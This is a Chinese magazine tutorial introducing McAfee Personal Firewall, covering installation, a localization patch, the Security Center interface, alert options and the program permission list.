如果你的电脑上网，那么软件防火墙是每个系统所必须安装的，它可是你电脑防御的一扇大门。防火墙的种类很多，你说这个好，他说那个好，其实每种防火墙都有自己的特性。我们的口号是：“只用适合自己的！”。从本期开始每期都会介绍一种软件防火墙的应用，希望你能从中挑选出一款适合自己的。同时本期还给大家带来“堵住手机图铃免费下载漏洞”，这篇文章是网易的朋友邀请作者写的哦，有很好的参考价值。

软件防火墙系列之——McAfee Personal Firewall应用篇

天涯衰草

从本文你可以学到：
1.如何安装McAfee个人防火墙及汉化方法
2.了解其各个功能及入侵检测功能的应用

随着人们网络安全意识的不断提升，网络防火墙的重要性也不断地显现出来，于是国内的金山、江民、瑞星，国外的如卡巴斯基、诺顿等，都相继推出了它们的网络防火墙产品。今天我要为大家介绍的网络防火墙，同样也是出自名门，它就是由McAfee公司推出的一款出色的个人防火墙软件产品——McAfee Personal Firewall。

一、软件的安装

首先我们来进行防火墙的安装。双击安装程序，在弹出的窗口选择用户所在的国家并阅读相关的软件使用协议，点击“Accept”按钮接受协议内容后，在新出现的窗口点击“Next”按钮后程序便自动开始安装。如果用户需要在桌面生成相应的程序图标的话，可以选中“Create a Personal Firewall Plus desk-top icon”选项。Personal Firewall Plus安装完成后，会在桌面生成“McAfee Personal Firewall Plus”和“McAfee SecurityCenter”两个图标，用户可以通过这两个图标提供的功能来轻松进行防火墙的管理。

如何安装汉化补丁？

虽然防火墙已经安装好了，也能正常运行了，但毕竟英文界面对于很多用户来说，使用起来还是非常困难的，所以最好再安装一个防火墙的汉化补丁程序。首先重新启动系统，并进入安全模式，将汉化补丁包解压后的文件夹McAfee.com直接复制到C:\Program Files并全部覆盖原文件夹即可完成汉化。这里需要强调一点的就是，用户必须进入安全模式才能进行彻底的汉化，若只是单纯地退出防火墙程序并不能进行彻底的汉化，还可能引起防火墙的不稳定。

防火墙一旦被启动，就会在系统中打开6个进程，分别是：MpfAgent.exe、MpfTray.exe、mcagent.exe、Mcdetect.exe、McTskshd.exe、MpfService.exe。看上去似乎比较多，可是查看进程表一看，占用的内存加起来也不够20M，比起其它杀毒软件几十M来说的确好很多。这些除了进行提供相应的服务器服务外，还可以起到相互监控的目的。若某个进程被非法结束，其他的进程监控到后，被结束的进程还可以自动进行重新启动。

二、“McAfee安全中心”功能介绍

“McAfee Personal Firewall Plus”和“McAfee SecurityCenter”这两个图标，用户无论何时双击它们，都可以启动事件日志视图。无论是在事件日志视图中，还是右键单击防火墙图标，均可运用大多数的基本选项。后者可显示简单的选项列表供用户更改安全级别、测试防火墙、更改选项、检查更新等等。如果用户要查看发生的事件，可以随时转至事件日志视图，你可以通过该视图中突出显示的项目了解有关通讯的信息，从而获取更多信息，报告事件或跟踪入侵。

双击系统托盘中的防火墙图标，弹出一个“McAfee安全中心”窗口，如图1所示。从图中我们可以看到，McAfee防火墙的配置窗口和其他国外的防火墙的配置窗口非常的相似。该窗口一共分为“我的安全中心”、“病毒扫描”、“Personal Firewall Plus”、“privacy service”和“spamkiller”五个选择标签，每个标签都可以对相应的功能进行管理，当然前提是用户安装了McAfee的相应产品，比如McAfee的杀毒软件、垃圾邮件清除器等等。




图1 McAfee安全中心主界面

点击“我的安全中心”，我们可以通过指示颜色查看到本地计算机系统的安全状态，绿色为最佳，而红色则代表存在安全隐患。另外，还可以查看到MaAfee产品的运行状态。点击“Personal Firewall Plus”标签就可以查看关于McAfee防火墙的选项，如图2所示。




图2 McAfee防火墙界面

点击“检测我的防火墙”选项，会自动地连接到一个网页，

来检测系统的网络安全情况，其实也是从一个侧面来检测防火墙是否安全运行。而点击“锁定我的电脑”选项，可以立即锁定并拦截所有网络访问，包括网页浏览、电子邮件、软件更新、即时通讯等等，实际的效果和拔掉网线是相同的。

三、防火墙功能简介

防火墙一旦安装，便自动以“标准安全”模式在后台运行，开始阻止来自Internet的所有有害通讯，并在事件“日志视图”中记录已阻止的内容。

此时，用户便可以监视被自己的个人防火墙阻止的所有受阻事件。双击桌面上的“McAfee Personal Firewall Plus”图标，打开防火墙的配置窗口，在窗口的左侧排列着“摘要”、“互联网程序”、“入站事件”和“选项”四个选项标签。在“摘要”标签中的“更改视图”选项中还包括“摘要总览”、“应用程序摘要”、“事件摘要”、“HackerWatch Summary”四个选项。从“摘要总览”中，我们可以查看到防火墙的相关信息，比如防火墙当前的安全级别、今天拦截的安全事件、更改的安全规则等等，如图3所示；在“应用程序摘要”中可以查看到最近的数据流量，大部分程序的带宽使用情况，已经应用程序的通信情况等等；通过“事件摘要”可以查看最近30天中被拦截的通信，右键点击端口号可以获取该端口号上的事件列表，另外还可以添加或禁止某个IP地址；“HackerWatch Summary”可以反映出当前全球的黑客活跃度。




图3 查看防火墙中的摘要

标准安全模式将保护用户系统的安全，一旦有新的通讯通过 Internet到达便会弹出警报，如图4所示，用户可以根据自己的需要选择“授权访问”、“允许访问一次”或“拦截所有访问”。如果用户要阻止所有通讯，请选择锁定连接模式，以此来完全阻止所有的 Internet 活动。如果某些通讯无法通过，你还可以选择“打开（不过滤）”来关闭防火墙保护。

通过“互联网程序”标签选项，用户可以查看到被许可通过或拦截的应用程序名单，如图5所示。




图4 应用程序访问互联网时的提示

注意

在使用中，我觉得McAfee防火墙有一点做得不好，就是该产品的相关程序不用用户设置就可以连接到外网，就是你将其从列表中删除，程序又会自动添加上。不过McAfee防火墙对微软的程序还是毫不留情地拦截，这样就可以防止IE浏览器、资源管理器这些被木马等恶意程序所利用。




图5 “互联网程序”标签选项

“设置”标签中的选项包括“报警设置”、“安全设置”、“重置选项”、“事件日志设置”、“运行设置助手”等，如图6所示。

